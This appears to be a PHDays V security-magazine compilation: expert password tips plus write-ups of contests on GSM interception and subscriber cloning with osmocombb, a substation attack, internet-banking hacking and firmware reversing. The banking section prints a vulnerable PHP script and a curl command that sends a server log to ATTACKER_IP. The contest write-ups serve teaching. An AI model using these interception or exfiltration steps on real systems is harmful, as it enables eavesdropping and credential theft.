Max Kraynov, CEO — Aviasales

"It's quite easy, actually. We use RoboForm, OnePass, and similar systems. We only use passwords with 16 characters or more and with mambo jumbo symbols. When we write passwords in chats, we erase them immediately after confirmation. For data access, we employ the "need to know" basis as a policy, and if an employee leaves, we change passwords."

Dmitry Sklyarov, Senior Analyst — Positive Technologies

"In order to keep your password safe and sound, you need to follow three simple rules:

+ Do not use short and easy passwords
+ Do not use the same password for different services
+ Do not use untrusted computers for authentication

If you don't want to memorize long and complex passwords, just use any decent password keeper. You may generate a random password of chosen complexity. To protect password database, you will have to memorize only one secure password. As an option, you may use a password phrase of 20-30 characters. If a password keeper supports two-factor authentication via a smart card or a USB security token, this would raise security level and narrow down the attack surface.

Obviously, the usage of such password keepers may lead to loss of passwords confidentiality if the master password gets compromised. This risk should be taken into account. Presently, many password managers have mobile versions and support synchronization with cloud services. That is handy, but convenience and security are often not compatible.

My choice is KeePass for trusted computers, with a long password phrase. Say no to cloud and mobile storage."

Jesper Johansson, Chief Security Architect — Amazon

"Some companies prohibit employees from writing down their passwords on a piece of paper. I think it's absolutely wrong. [This statement was made while he was working for Microsoft. — Ed.] You should do the opposite — always write down your passwords. I have 68 different passwords for different systems. If I am not allowed to put them down, guess what I'd do? I would use the same password again and again. If I copy my passwords to a piece of paper and keep it in a safe place, there will be no such issue."

Bruce Schneier, cryptographer, author of several books on information security

"A typical password consists of a root plus an appendage. The root isn't necessarily a dictionary word, but it's usually something pronounceable. An appendage is either a suffix (90% of the time) or a prefix (10% of the time). Crackers use different dictionaries: English words, names, foreign words, phonetic patterns, and so on for roots; two digits, dates, single symbols and so on for appendages. They run the dictionaries with various capitalizations and common substitutions: "$" for "s", "@" for "a," "1" for "l", and so on. A good password cracker will test names and addresses from the address book, meaningful dates, and any other personal information it has.

So if you want your password to be hard to guess, you should choose something that this process will miss. My advice is to take a sentence and turn it into a password. Something like "This little piggy went to market" might become "tlpWENT2m". That nine-character password won't be in anyone's dictionary. Of course, don't use this one, because I've written about it.

If your passwords are unmemorable, write them down on a piece of paper and secure that piece of paper. You shouldn't write the password itself but a source sentence or some sort of a hint. As an option, you may use a password keeper. A lot of people cannot remember all their passwords, so it's ok."

Brian Krebs, IS researcher, author of the blog "Krebs on Security"

"Here is a piece of advice for creating strong passwords. A password should be alphanumeric and contain symbols, as well as uppercase and lowercase letters.

You shouldn't use your username and easily guessed words (like "password"), and obvious combinations of characters ("azdzxs"). Also, you shouldn't choose a password based on easily accessed information, such as: phone number, date of birth, names of family members). You cannot use an e-mail password anywhere else. If your online retailer gets hacked, the attacker will be able to read your letters.

In the past, I thought that it's a bad idea to write down your passwords. However, now I agree with Bruce Schneier — you may write them down as long as it's a hint, not the actual password.

There are several good cloud-based password managers (LastPass, Dashlane, 1Password). But if you don't feel comfortable with those, you may always use a local manager (e.g., RoboForm, Password Safe, KeePass). The important thing is to choose a strong master password that you could remember at all times."

THE MITM MOBILE CONTEST: GSM NETWORK DOWN AT PHDAYS V

While many research articles have been published about cell phone tapping, SMS interception, subscriber tracking, and SIM card cracking, many in the public still associate spying with intelligence and spy agencies.

To demonstrate the ease with which non-government sponsored hackers can also engage in the same behaviors, the MiTM Mobile contest was held at PHDays. Contestants used only a $10 USD cell phone and hacker freeware.

CONTEST CONDITIONS AND TECHNOLOGIES

In the first competition, the contestants had the corporate cell phone of a MiTM Mobile network user. Instructions are below:

"Through the DarkNet, you have obtained some information that can be useful:

+ The codes for publes (PHDays game currency – Pseudo Ruble) are regularly sent to the phone number of the corporation's chief accountant — 10000.
+ The financial director is missing, no one has been able to reach him on the phone for several days, his cell phone is turned off, but he is still getting passwords.
+ You can obtain key information by calling number 2000, as there is authorization by the caller's number. We have also identified the phone number of the director's private secretary — 77777, and he must also have access."

The CTF participants received instructions similar to the instructions used in the MiTM Mobile contest held at PHDays V.

We deployed a live mobile operator infrastructure for the contest, which included a base station, cell phones, landline phones, and SIM cards. The name of the contest — MiTM Mobile — was picked to emphasize the vulnerability of our network. For the logo, we chose a Kraken destroying a cell tower.

The operator system was made up of the hardware UmTRX (the manufacturer's site: umtrx.org/hardware), a wireless network built into the unit and implemented via Osmocom/OpenBTS stack.

We also ordered SIM cards to facilitate simple and quick network registration. The MiTM Mobile network credentials were specified on them, and the card data was registered in the network. In order to simplify air tapping and make the competition easier, we disabled data encryption in our network (A5/0). In addition to the SIM cards, the participants were provided with Motorola C118 cell phones and USB-UART cables (CP2102). These devices with the osmocombb stack allowed the participants to tap the air, intercept SMS messages intended for other users, and make phone calls in the network on the part of another user.


Each team was given a SIM card, cable, cell phone, and virtual machine image with the osmocombb stack build to experiment with.

REVIEW OF TASKS

Below is a list of acronyms used in the text:

+ **IMSI** — International mobile subscriber identity.
+ **MSISDN** — Mobile subscriber ISDN, assigned to an IMSI in the operator's infrastructure.
+ **TMSI** — Temporary mobile subscriber identity randomly assigned by the network to every cell phone in the area.

The IMSI is a number hard-coded in the SIM card. It can look like this example — 250-01-XXXXXXXXX, where 250 is the country code (Russia), 01 is the operator code (MTS), and XXXXXXXXX is a unique ID. A subscriber is identified and authorized in the operator's network by the IMSI.



In this case, it is the sysmocim SIM card with 901 as a country code, 70 as an operator code, and 0000005625 as a subscriber's ID in the operator's network (see the figure above).

It is also important to note that **the MSISDN,** the cell phone number (for example, +79171234567), is stored in the operator's base. During the call, the base station puts this number according to the IMSI <--> MSISDN conversion table (MSC/VLR has this function in the real network), or it doesn't (in case of an anonymous call).


TMSI is a 4-byte temporary identifier given to a subscriber after authorization.

Contestants needed to run the osmocombb stack by connecting the cable to the computer and forward it inside the virtual machine. A device named /dev/ttyUSB0 should have appeared there. Contestants then connected a TURNED-OFF cell phone to the cable through an audio jack.

Then they opened two consoles and used the first one to run the following command:

```
#~/osmocom-bb-master/src/host/osmocon/osmocon -p /dev/ttyUSB0
-m c123xor -c ~/osmocom-bb-master/src/target/firmware/board/
compal_e88/layer1.highram.bin
```

They then pressed the red button of the cell phone to turn it on. This command started uploading firmware into the phone and opening the socket that would be a mediator between the phone and the programs. It is so-called layer 1 of the OSI model. It establishes physical interaction with the network.




This is roughly what layer1 outputs to the console after it has been uploaded into the phone.

The second console was used to run the following command:

```
#~/osmocom-bb-sylvain/src/host/layer23/src/misc/ccch_scan -a 774
-i 127.0.0.1
```


This command establishes layer 2-3 of the OSI model, namely — air tapping in search of CCCH (Common Control Channel) packages.

"-a 774" is ARFCN used by the organizers for broadcast and "-i 127.0.0.1" is an interface to which the packages would be sent.



Contestants then launched Wireshark that allowed them to gather all of the necessary packages in SMS, unparse the TPDU/PDU format, and show the findings in an easy-to-read format.

Remember, contestants were asked to intercept an SMS message in the first task. In order to make browsing in Wireshark more convenient and keep the screen "clean", they should have filtered the gsm_sms packages.



With those settings in place, contestants could then see SMS messages containing the code for obtaining publes. The code was being aired every five minutes during the two days and even at night.

For the second task, contestants had to run layer1 again (or they could just keep it on after the previous task).

In the second console, they ran the following command as layer2-3:

```
#~/osmocom-bb-master/src/host/layer23/src/mobile/mobile -i 127.0.0.1
```

03 05 07 09 11 13 15 17 19 21 23 25 27 29 31 33 35 37 39 41 43 45 47 49 51 83 53 55 57 59 61 63 65 67 69 71 73 75 77 79 81 83 85 87 89 91 93 95 97 99 101 103

The application "mobile" could function as a virtual cell phone. In order to get access to these functions, they had to open the third console and run it:

```
$ telnet 127.0.0.1 4247
```

A Cisco-like interface opened up, and they enabled the extended mode:

```
OsmocomBB> enable
```

After that, it displayed the list of available commands:


```
OsmocomBB# list
```

The clone function allows the hacker to clone a subscriber. The description of the command specifies that the TMSI is accepted as an argument, so if a hacker learns a victim's TMSI and puts it in this phone, they will be able to connect to the network instead of the initial subscriber.


During the conference, we were trying to send SMS messages to a phone number missing in the network, so if participants had put the TMSI requested by the base station as the clone command parameter, they would get the flag with the code for money.

```
OsmocomBB# clone 1 5cce0f7f
```

It was also easy to see the base station's request to the subscriber. Contestants could look for the gsmtap packages in Wireshark with the "Paging Requests Type 1" request (the request the base station makes when a call is originated).



Alternatively, contestants could use the second console that had "mobile" launched:



After contestants typed the TMSI, they received an SMS message intended for the initial subscriber.

Now they had enough information for the third task, where they were asked to pretend to be another subscriber, similarly to the previous task. They knew his number, but not the TMSI. In order to obtain the TMSI, they needed to send an SMS message to the subscriber or call him at number 77777. Note: Contestants needed to use another cell phone for the call or SMS; otherwise, our cell phone would not see the base station's broadcast requests intended for the target subscriber.


After that, contestants put the TMSI into the phone by means of the clone command and make a call to the number.

```
OsmocomBB# call 1 2000
```


They should now have heard the code on the Motorola.

Additionally, there were SMS messages in the network that indicated that a new voice message had been received. If participants had opened the phone book of the device, they would have seen the number of the voice mail. If they had called this number, they could have heard insider information — data about increase and decrease in the rate of MiTM Mobile shares.

The fourth task was connected to the vulnerable SIM cards used for gaining access to the network. Aside from the phone, each team got a SIM card with a pre-installed application showing a greeting — "Welcome to PHDays V". Lukas Kuzmiak and Karsten Nohl created a utility called SIMTester to search vulnerable applets. Its key feature is the ability to work through osmocom cell phones. Contestants simply needed to plug the SIM card into the phone, connect it to a computer and start the search. After a couple of minutes, they could analyze the data obtained:



In addition to apps that disclose enough information to brute force keys, contestants were provided with a "red" application, which did not require any secret access keys. Let's analyze it separately:




The last two bytes of the SIM card reply are the status bytes, where, for instance, 0x9000 means that the command has been completed successfully. In this case, a hacker receives 0x9124,

which means there are 36 bytes the card wants to return. Modify the program code and see what kind of data it is.

After decoding, you will get:

```
>>>  'D022810301210082028102 8D1704596F752061726520636C6F73652C20626
16420434C419000'.decode('hex')
'\xd0"\x81\x03\x01!\x00\x82\x02\x81\x02\x8d\x17\x04You are close,
bad CLA\x90\x00'
```

Brute force all possible CLAs and INSs for the instructions sent in the binary SMS message — and receive the flag:



```
>>> 'D037810301210082028102 8D2C04596F757220666C61673A203530663432386
562376262316331323432323138333336643530613337623965900 00'.decode('hex')
'\xd07\x81\x03\x01!\x00\x82\x02\x81\x02\x8d,\x04Your flag:
50f428eb7bb1c1242218336d50a37b9e\x90\x00'
```

CONTEST WINNERS AND FINDINGS

All of the PHDays participants were allowed to participate in the MiTM Mobile contest along with CTF teams, and those who wished to take part were provided with all the necessary equipment and a virtual machine. In total, there were more than ten participants in addition to the CTF teams.


However, the only one who managed to intercept the SMS message in the middle of the first day was Gleb Cherbov, who ultimately became the contest winner.

Only the More Smoked Leet Chicken team managed to complete all three tasks by the beginning of the second day. The fourth task was available only for the CTF participants, but no one completed it.

The forum visitors noted that LTE and 3G were missing occasionally, and sometimes the network was not available if you came close to the zone with the GSM jammers.

Some people were getting messages from number +74957440144 (or from an anonymous one) with the text "SMS_from_bank" or some other "harmless spam". It was connected with the operation of the MiTM Mobile network.

Also, some got the following message by the end of the second day:



This highlighted to participants that many phones are not secure and that hackers could be anywhere.

DIGITAL SUBSTATION TAKEOVER: CONTEST OVERVIEW

Digital Substation Takeover, presented by iGRIDS, was held at PHDays V. The contest's participants tried to hack a real electrical substation designed according to IEC 61850. The general task was to perform a successful attack against the electrical equipment control system.

WHAT IT'S ALL ABOUT

A special high voltage (500 kV) substation model had been developed for the contest. It included switches, time servers, protective relays that are used in modern high voltage electric networks to ensure protection in emergency situations and incidents (in case of a short circuit, faults in a power transmission line etc.).

Several scenarios were put forward, each of them corresponding to unauthorized access to switches: circuit breaker opening, earthing switch closing despite operation blocking. The contest's organizers arranged for interactive results, so if a team did cause an emergency on the site — there would be sparks on the burning wires of the model overhead power line set nearby.

About 50 PHDays attendees and several CTF teams took part in Digital Substation Takeover.


TECHNICAL DETAILS

The model used the following equipment:

+ Siemens SICAM PAS v. 7.0
+ Common protective relays and switches
+ GPS and GLONASS time servers
+ Industrial switches

THE COURSE OF THE CONTEST

Since the contest was held for the first time at PHDays V, and due to its specific nature, participants spent the first day studying power-system protection, switches, and operation blocking. They had to analyze large amounts of information found on special forums and vendors' sites to understand some of the unique features and configuration specific to this type of utility system.



The contest comprised several tasks of different difficulty levels:


+ Temporal destruction to the substation's information infrastructure (was performed six times)
+ Time server reprogramming (was performed once)
+ Unauthorized disconnection of consumers (twice)
+ Detecting an unknown vulnerability (once)

The most difficult task was to take control over primary devices and issue a command bypassing blocking. No one managed to solve this task (though one team got quite close).

RESULTS

Sergey Sidorov took first place, Alexander Kalinin came second and the teams RDot and ReallyNonamesFor gained some points for hacking the substation.

iGRIDS, the organizers of the contest, recorded everything that occurred on the stand. By the middle of the contest, it became obvious that the range of threats was broader than they had expected. The developers for iGRIDS are now aware that they must consider this much broader variety of attacks when developing subsequent versions of protection systems.



HACKING INTERNET BANKING AT PHDAYS V

During Positive Hack Days V, held from May 26 to 27 in Moscow, the $natch competition was organized again. The contest participants were provided with virtual machine copies that contained vulnerable web services of an internet banking system (an analog of a real system). Within an hour, they had to analyze the banking system image and try to transfer money from the bank to their own accounts by exploiting security defects they had detected.

Thirty people participated in the $natch competition and the prize was 40,000 rubles.

PHDays iBank was developed specifically for the contest and it contained vulnerabilities that occur in real banking systems. The system was divided into frontend and backend and provided a simple RESTful API, which is why participants needed to study the communication protocol that supports different components of the internet banking system. A typical I-banking system contains logical vulnerabilities (related to weak validation, which causes data leaks) rather than crude security lapses that allow malicious code injection and execution. The contest's banking system mainly contained the former.

PHDays iBank offered 10 banking accounts with seven vulnerability combinations (the more sophisticated the vulnerability is, the more money there was in an account).

Participants could perform the following hacks:

+ Brute-force using a list of the most common passwords available on the web.
+ Hack accounts via bypassing their two-factor authentication.
+ Exploit vulnerabilities in password-reset algorithms.
+ Experiment with the test script that was used to control API backend performance (validation bypassing, arbitrary file reading).
+ Bypass postponed payment protection mechanism (the attack allowed stealing money from other contestants' accounts).

The test script included the following code:

```php
<?php

if ($_SERVER['HTTP_HOST'] != 'ibank.dev') {
   exit;
}

if (empty($_GET['url'])) {
   exit;
}

$parts = parse_url($_GET['url']);
$port = empty($parts['port']) ? '' : ':' . $parts['port'];
$url = "http://{$parts['host']}$port/status";

$ch = curl_init();

curl_setopt_array($ch, [
// CURLOPT_URL            => $_GET['url'],
   CURLOPT_URL            => $url,
   CURLOPT_HEADER         => false,
   CURLOPT_RETURNTRANSFER => true,
]);

if (!empty($_GET['params'])) {
   curl_setopt_array($ch, [
      CURLOPT_POST           => true,
      CURLOPT_POSTFIELDS     => $_GET['params']
   ]);
}

var_dump(curl_exec($ch));

curl_close($ch);
```

It was possible to bypass hostname validation, and due to the possibility of file transfer and by using @ in the parameter value, the following attack could be performed:

```
curl -H 'Host: ibank.dev'
'http://SERVER_IP/api_test.php?url=http://ATTACKER_IP/&params\[a\]=@ /
var/www/frontend/data/logs/mail.log'
```

Upon obtaining access to the log file of sent messages, the participant could find passwords to accounts that used password recovery system.


To bypass two-factor authentication, participants used a vulnerability in Authy published just before the forum. During the contest, it became apparent that not all participants were aware of that vulnerability and some of them were checking all possible values rather than using the more efficient, newly released method.

Apart from attacking the internet banking system, participants could steal money from other contestants' accounts. The team More Smoked Leet Chicken chose this method and won the contest, making 15,000 rubles. Stas Povolotsky, who took second place, managed to steal 3,200 rubles from the contest's bank. The team RDot detected and exploited the largest number of vulnerabilities, however they failed to protect the money they earned, and More Smoked Leet Chicken was able to steal the money from RDot's account.

#	Name	Rub
1	More Smoked Leet Chicken	15302.68507
2	staspovolotsky	3298.9912
3	Rdot	0.31373
4	0ang3el	0.19

#	Name	Rub
5	ReallyNonamesFor	0.01
6	ufologists	0
7	nikalexey	0
8	Kaist gon	0

BEST REVERSER WRITE-UP: ANALYZING UNCOMMON FIRMWARE



While developing reverse engineering tasks for the PHDays' contest, we decided to replicate real problems that RE specialists might face, but wanted to solicit solutions that were not cliché or common.

Let us define what common reverse engineering tasks look like. Normally the equipment can be accessed through the operating system only and library functions and system calls are documented. Users are given an executable file for Windows (Linux, MacOS, or any other widely used operating system), and they can run it, watch it in a debugger, and twist it in virtual environments in any way possible. The file format is known and the processor's instruction set is x86, AMD64, or ARM.

Using tools like IDAPro and HexRays makes analysis of such applications very simple, while debug protection, virtual machines with their own instruction sets, and obfuscation could complicate the task. But large vendors rarely use any of those in their programs, so there is no point in developing a contest aimed at demonstrating skills that are rarely addressed in practice.

However, there is another area where reverse engineering is becoming more in-demand — firmware analysis.

The input file (firmware) could be presented in any format, can be packed or encrypted, and the operating system could be unpopular, or there could be no operating system at all. Parts of the code could be unmodified with firmware updates, and the processor could be based on any architecture. For example, IDAPro "knows" more than 100 different processors. Additionally, there is no documentation available, debugging or code execution cannot be performed — a firmware is presented, but there is no device.

Our contest's participants needed to analyze an executable file (phdays.ru/download/fwldr.zip) and find the correct key and the relative email (any internet user was able to take part in the contest).

PART ONE: LOADER

At the first stage, the input file is an ELF file compiled with a cross compiler for the PA-RISC architecture. IDA can work with this architecture, but not as well as with x86. Most requests to stack variables are not identified automatically, and a user must do it manually. At least you can see all the library functions (log, printf, memcpy, strlen, fprintf, sscanf, memset, strspn) and even symbolic names for some functions (c32, exk, cry, pad, dec, cen, dde). The program expects two input arguments: an email and key.

```
.text:002013E0    ldo     0xE0(%r19), %r25 # .LC8 # ". Usage: %s <email> <key>\n"
.text:002013E4    copy    %r28, %r24
.text:002013E8    call    _fprintf
```

It is not hard to figure out that the key should consist of two parts separated by the "-" character. The first part should consist of seven MIME64 characters (0-9, A-Z, a-z, +/), the second part of 32 hex characters that translate to 16 bytes.

```
.text:002014A0    ldo     0x114(%r19), %r25 # .LC10 # "%02x"
.text:002014A4    copy    %r28, %r24
.text:002014A8    call    _sscanf
```

Further, we can see calls to c32 functions that result in:

```
t = c32(-1, argv[1], strlen(argv[1])+1)
k = ~c32(t, argv[2], strlen(argv[2])+1)
```

The name of the function here is a hint: it is a CRC32 function, which is confirmed by the constant 0xEDB88320.

Next, we call the dde function (short for doDecrypt), and it receives the inverted output of the CRC32 function (encryption key) as the first argument, and the address and the size of the encrypted array as the second and third ones.

Decryption is performed by BTEA (block tiny encryption algorithm) based on the code taken from Wikipedia. We can guess that it's BTEA from the use of the constant DELTA==0x9E3779B9,

but please note that it is also used in other algorithms on which BTEA is based on, but there are not many of them.

The key should be of 128-bit width, but we receive only 32 bits from CRC32. So we get three more DWORDs from the exk function (expand_key) by multiplying the previous value by the same DELTA.

However, the use of BTEA is uncommon. First, the algorithm supports a variable-width block size, and we use a block 12-byte wide (there are processors that have 24-bit width registers and memory, but that would limit testing to powers of two). Second, we switched encryption and decryption functions.

Since data stream is encrypted, cipher block chaining is applied. Entropy is calculated for decrypted data in the cen function (calc_entropy). If its value exceeds seven, the decryption result is considered incorrect and the program will exit.

The encryption key is 32-bit wide, so it seems to be easily brute-forced, however, in order to check every key, we need to decrypt 80 kilobytes of data and then calculate entropy, so brute-forcing the encryption key will take a lot of time.

However, after the calculation, we call the pad function (strip_pad), which checks and removes PKCS#7 padding. Due to CBC features, we need to decrypt only one block (the last one), extract N byte, check whether its range is between 1 and 12 (inclusive) and that each of the last N bytes has a value N. This reduces the number of operations needed to check one key. But if the last encrypted byte equals to 1 (which is true for 1/256 keys), the check should still be performed.

A faster method is to assume that decoded data has a DWORD-aligned length (4 bytes), as that will mean that in the lastDWORD of the last block there may be only one of three possible values: 0x04040404, 0x08080808, or 0x0C0C0C0C. By using heuristic and brute-force methods, you can run through all possible keys and find the right one in less than 20 minutes.

If all the checks after the decryption (entropy and the integrity of the padding) are successful, we call the fire_second_proc function, which simulates the launch of the second CPU and the loading of decrypted data of the firmware (modern devices usually have more than one processor—with different architectures).

If the second processor starts successfully, it receives the user's email and 16 bytes with the second part of the key via the function send_auth_data. We made a mistake here having specified the size of the string with the email instead of the size of the second part of the key.

PART TWO: FIRMWARE

The analysis of the second part is more complicated. There was no ELF file, only a memory image — without headings, function names, or other metadata. The type of the processor and load address were also unknown.

Initially, we tried to use brute force as the algorithm of determining the processor architecture. We then attempted to open in IDA, set the following type, and repeat until IDA shows something similar to a code, and the brute force should lead to the conclusion that it is big-endian SPARC.

Now we need to determine the load address. The function 0x22E0 is not called, but it contains a lot of code. We can assume that is the entry point of the program, the start function.

In the third instruction of the start function, an unknown library function with one argument == 0x126F0 is called, and the same function is called from the start function four more times, always with arguments with similar values (0x12718, 0x12738, 0x12758, 0x12760). And in the middle of the program, starting from 0x2490, there are five lines with text messages:

```
00002490          .ascii "Firmware loaded, sending ok back."<0>
000024B8          .ascii "Failed to retrieve email."<0>
000024D8          .ascii "Failed to retrieve codes."<0>
000024F8          .ascii "Gratz!"<0>
00002500          .ascii "Sorry may be next time..."<0>
```

Assuming that the load address equals 0x126F0-0x2490 == 0x10260, then all the arguments will indicate the lines when calling the library function, and the unknown function turns out to be the printf function (or puts).

After changing the load base, the code will look something like this:

```
ROM:00012540     save   %sp, -0x2F8, %sp
ROM:00012544     set    aFirmwareLoaded, %o0 ! "Firmware loaded, sending ok back."
ROM:0001254C     call   puts
ROM:00012550     nop
ROM:00012554     set    0xBA0BAB0, %o0
ROM:0001255C     call   sub_12194
ROM:00012560     nop
ROM:00012564     add    %fp, var_100, %g1
ROM:00012568     mov    %g1, %o0
ROM:0001256C     mov    0, %o1
ROM:00012570     mov    0x101, %o2
ROM:00012574     call   sub_24064
ROM:00012578     nop
ROM:0001257C     add    %fp, var_210, %g1
ROM:00012580     mov    %g1, %o0
ROM:00012584     mov    0, %o1
ROM:00012588     mov    0x101, %o2
ROM:0001258C     call   sub_24064
ROM:00012590     nop
ROM:00012594     add    %fp, var_108, %g1
ROM:00012598     mov    %g1, %o0
ROM:0001259C     call   sub_121BC
ROM:000125A0     nop
ROM:000125A4     mov    %o0, %g1
ROM:000125A8     cmp    %g1, -1
ROM:000125AC     bne    loc_125CC
ROM:000125B0     nop
ROM:000125B4     set    aFailedToRetrie, %o0 ! "Failed to retrieve email."
ROM:000125BC     call   puts
```

The value of 0x0BA0BAB0, transmitted to the function sub_12194, can be found in the first part of the task, in the function fire_second_proc, and is compared with what we obtain from read_pipe_u32 (). Thus, sub_12194 should be called write_pipe_u32.

Similarly, two calls of the library function sub_24064 are memset (someVar, 0, 0x101) for the email and code, while sub_121BC is read_pipe_str (), reversed write_pipe_str () from the first part.

The first function (at offset 0 or address 0x10260) has typical constants of MD5_Init:

```
ROM:00010260 MD5_Init:
ROM:00010260
ROM:00010260 ctx             =  0x44
ROM:00010260
ROM:00010260                 save   %sp, -0x60, %sp
ROM:00010264                 st     %i0, [%fp+ctx]
